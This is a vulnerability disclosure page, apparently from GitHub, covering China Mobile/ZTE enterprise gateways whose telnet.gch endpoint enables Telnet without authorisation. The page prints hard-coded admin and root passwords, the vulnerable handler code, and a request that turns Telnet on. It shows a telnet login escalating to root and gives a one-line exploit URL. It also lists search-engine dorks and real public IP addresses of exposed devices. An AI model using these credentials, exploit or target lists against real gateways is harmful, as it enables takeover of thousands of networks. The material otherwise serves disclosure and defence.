

 Fizz-L

 Update Unauthorized access to execute the telnet command.md

bb632ed · 2 weeks ago



86 lines (42 loc) · 3.71 KB

Preview

Code

Blame

Raw



Affected version

- China Mobile Enterprise Gateway
- P22g-CIac Enterprise Gateway
- ZXWT-MIG-P4G4V Enterprise Gateway
- ZXWT-MIG-P8G8V Enterprise Gateway
- GT3200-4G4P Enterprise Gateway
- GT3200-8G8P Enterprise Gateway

Vulnerability details

Among the affected enterprise gateway devices, attackers can enable the **Telnet service on the LAN side** without authorization. Moreover, if attackers log in to the devices using the default weak passwords, they can also utilize an **effective Token** to enable the **Telnet service on the WAN side**. Due to the existence of **hard-coded credentials** for the Telnet service's authentication, attackers can escalate their privileges to root by using the **su command** after connecting to Telnet (the default password for the Telnet account is the default one), and the root password is also hard-coded. This vulnerability enables attackers to fully control the affected gateway devices, thereby endangering the overall network security.

The impact of the vulnerability

- **Unauthorized Access:** Attackers can enable Telnet on the LAN side without authentication, thereby increasing the attack surface.

- **WAN Side Exploitation:** Logged-in users can remotely enable Telnet on the WAN side using valid Tokens, thereby expanding the scope of impact.
- **Hardcoded Credentials:** There are hardcoded account passwords and default Telnet credentials for Telnet on the device, making it easy for attackers to log in to the device.
- **Privilege Escalation:** Successful login

Hard-coded file, telnet.gch


```
log_gch("*****usr="+usr+" psw="+psw+" cmd="+cmd);
switch(usr){
case "CMCCAdmin":
case userAdmin:
log_gch("*****usr="+usr+" psw="+psw+" cmd="+cmd);
if((psw != "aDm8H%MdA" && psw != passAdmin)){
flag = -1;
}
break;
case userUser:
if(psw != passUser){
flag = -1;
}
break;
default:
flag = -1;
}
if(flag == 0){
var FP_HANDLE = create_paralist();
set_para(FP_HANDLE,"TS_Enable",cmd);
set_para(FP_HANDLE,"Wan_Enable",0);
set_para(FP_HANDLE,"Lan_Enable",cmd);
set_inst(FP_HANDLE, "OBJ_TSERVER_CONF_ID", "IGD.AU1");
undoDBSave();
}
```

1 Vulnerability verification

The P22g-CIac model is hardcoded as admin Xq9^kF36@s7

Pretty	Raw	Hex	Header
<pre>1 GET /usr=admin&psw=Xq9%5EkF36@s7&cmd=1&telnet.gch HTTP/1.1 2 Host: 192.168.1.1 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate, br 7 Accept-Language: zh-CN,zh;q=0.9 8 Connection: keep-alive 9 10</pre>			<pre>1 HTTP/1.1 200 OK 2 Server: zxics 2005 3 Accept-Ranges: bytes 4 Connection: close 5 Content-Type: text/html; charset=utf-8 6 X-Frame-Options: SAMEORIGIN 7 Content-Security-Policy: frame-ancestors 'self' 8 Cache-Control: no-cache,no-store 9 Content-Length: 165 10 11 12 13 14 <HTML> 15 <HEAD><TITLE>TelnetSet</TITLE></HEAD> 16 <BODY BGCOLOR="#FFFFFF" TEXT="#000000" LINK="#2020ff" VLINK="#4040cc"> 17 <H2>TelnetSet Success!</H2> 18 </BODY> 19 </HTML> 20 21 22</pre>

The remaining models of equipment are hardcoded as CMCCAdmin aDm8H%MdA



Vulnerability verification: Here, we take GT3200-8G8P as an example. First, let's check the status of port 23. It is currently in a closed state.

```
> nmap -v 10.10.10.1 -p 23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 19:17 CST
Initiating Ping Scan at 19:17
Scanning 10.10.10.1 [2 ports]
Completed Ping Scan at 19:17, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:17
Completed Parallel DNS resolution of 1 host. at 19:17, 13.00s elapsed
Initiating Connect Scan at 19:17
Scanning 10.10.10.1 [1 port]
Completed Connect Scan at 19:17, 0.10s elapsed (1 total ports)
Nmap scan report for 10.10.10.1
Host is up (0.014s latency).

PORT      STATE SERVICE
23/tcp    closed telnet

Read data files from: /opt/homebrew/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
```

<http://10.10.10.1/usr=CMCCAdmin&psw=aDm8H%MdA&cmd=1&telnet.gch>

The command parameter of 0 indicates that Telnet is turned off, while a parameter of 1 means it is enabled.

TelnetSet Success!

Upon re-checking, telnet is enabled.

```
> nmap -v 10.10.10.1 -p 23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 19:16 CST
Initiating Ping Scan at 19:16
Scanning 10.10.10.1 [2 ports]
Completed Ping Scan at 19:16, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:16
Completed Parallel DNS resolution of 1 host. at 19:17, 13.01s elapsed
Initiating Connect Scan at 19:17
Scanning 10.10.10.1 [1 port]
Discovered open port 23/tcp on 10.10.10.1
Completed Connect Scan at 19:17, 0.00s elapsed (1 total ports)
Nmap scan report for 10.10.10.1
Host is up (0.0022s latency).

PORT      STATE SERVICE
23/tcp    open  telnet
```

Here we log in using the default telnet account and password.

```
> telnet 10.10.10.1
Trying 10.10.10.1...
Connected to 10.10.10.1.
Escape character is '^]'.

Login: CMCCAdmin
Password:
~ $ whoami
csp
~ $ su root
Password:
/ # whoami
root
/ # ls
GN25L95_datas  dev      home      lib      opt      run      sys      tmp      var
bin            etc      init      linuxrc  proc     sbin     tagparam  userconf webpages
db_excp       ffe_entry_clear kmodule  mnt      root     scripts  temp      usr      wlan
/ #
```

CMCCAdmin aDm8H%MdA

FQFA

body="欢迎使用中国移动智能网关"

会员

支持及工具

登录

3,590 条匹配结果 (3,312 条独立IP), 2357 ms , 关键词搜索。

显示一年内数据, 点击 all 查看所有。

all

网站指纹排名

I/9+flk...

xsHTIn...

McjWJ...

fFGan...

NHnk...

945

656

412

388

325

国家/地区排名

> 中国

> 巴西

> 伊拉克

> 阿塞拜疆

> 美国

1,880

830

654

48

25

120.210.44.248:8081

xsHT...

8081

GT3200-8G8P

120.210.44.248

中国 / 安徽省 / Lu'an

ASN: 9808

组织: China Mobile Communications ...

2025-03-05

Mini web server 1.0 ZTE corp 2005.

Header

Products

21464...

HTTP/1.1 200 OK

Connection: close

Content-Length: 8887

Accept-Ranges: bytes

Cache-Control: no-cache,no-store

Content-Security-Policy: frame-ancestors 'self'

Content-Type: text/html; charset=utf-8

Server: Mini web server 1.0 ZTE corp 2005.

X-Frame-Options: SAMEORIGIN

112.28.99.57:8088

xsHT...

8088

GT3200-4G4P

112.28.99.57

中国 / 安徽省 / Tongling

ASN: 9808

Header

Products

21464...

HTTP/1.1 200 OK

Successfully logged in, and even after su root, the password is also hardcoded. Successfully obtained the highest privilege. The number of public network assets is approximately 3,000+.

QFA

body="欢迎使用中国移动智能网关"

...

会员支持及工具

登录

all

3,590 条匹配结果 (3,312 条独立IP), 2357 ms , 关键词搜索。

显示一年内数据, 点击 all 查看所有。

☆ ↓ API

网站指纹排名

1/9+flk... 945

xsHTIn... 656

McjWJ... 412

fFGan... 388

NHnk... 325

国家/地区排名

> 中国 1,880

> 巴西 830

> 伊拉克 654

> 阿塞拜疆 48

> 美国 25

120.210.44.248:8081

xsHT...

8081

GT3200-8G8P

120.210.44.248

中国 / 安徽省 / Lu'an

ASN: 9808

组织: China Mobile Communications ...

2025-03-05

Mini web server 1.0 ZTE corp 2005.

Header

Products

21464...

HTTP/1.1 200 OK

Connection: close

Content-Length: 8887

Accept-Ranges: bytes

Cache-Control: no-cache,no-store

Content-Security-Policy: frame-ancestors 'self'

Content-Type: text/html; charset=utf-8

Server: Mini web server 1.0 ZTE corp 2005.

X-Frame-Options: SAMEORIGIN

112.28.99.57:8088

xsHT...

8088

GT3200-4G4P

112.28.99.57

中国 / 安徽省 / Tongling

ASN: 9808

Header

Products

21464...

HTTP/1.1 200 OK

奇安信

企业服务 工具专栏 新年好运 下载中心 意见反馈 帮助中心 189*****83

法检索

title="GT3200-8G8P"

🗑️ ☆ 📄 🔍 📄 📄

已将title="GT3200-8G8P"替换为web.title="GT3200-8G8P"并进行搜索

全部资产 全部资产标签 +11 全部IP标签 +3 数据去重 否 表头设置

API 数据导出

ip.country=="中国" 清空所有条件

序号	IP	域名	端口/服务	站点标题	状态码	ICP备案企业	应用/组件	资产标签	操作
1	47.122.5.165	47.122.5.165	21285 https	GT3200-8G8P	200	-	-	-	资产详情
2	111.39.47.144	111.39.47.144	8090 http	GT3200-8G8P	200	-	-	-	资产详情
3	111.38.75.19	111.38.75.19	8117 http	GT3200-8G8P	200	-	-	-	资产详情
4	111.39.133.211	111.39.133.211	8081 http	GT3200-8G8P	200	-	-	-	资产详情
5	111.39.134.64	111.39.134.64	8117 http	GT3200-8G8P	200	-	-	-	资产详情
6	47.92.143.92	47.92.143.92	8435 https	GT3200-8G8P	200	-	-	-	资产详情
7	122.9.131.161	122.9.131.161	9997 https	GT3200-8G8P	200	-	-	-	资产详情
8	112.28.97.63	112.28.97.63	8088 http	GT3200-8G8P	200	-	-	-	资产详情
9	120.209.228.197	120.209.228.197	8117 http	GT3200-8G8P	200	-	-	-	资产详情
10	112.26.95.143	112.26.95.143	8117 http	GT3200-8G8P	200	-	-	-	资产详情

独立IP数 570

资产总数 896

国家 中国 896

端口排行 223

8117 39 60443 35 8088 28 8090 17 8443 12 7140 3 8001 3 8118 3 457 2

组件排行

Search syntax: title="GT3200-8G8P"

4 EXP

http://10.10.10.1/usr=CMCCAdmin&psw=aDm8H%MdA&cmd=1&telnet.gch

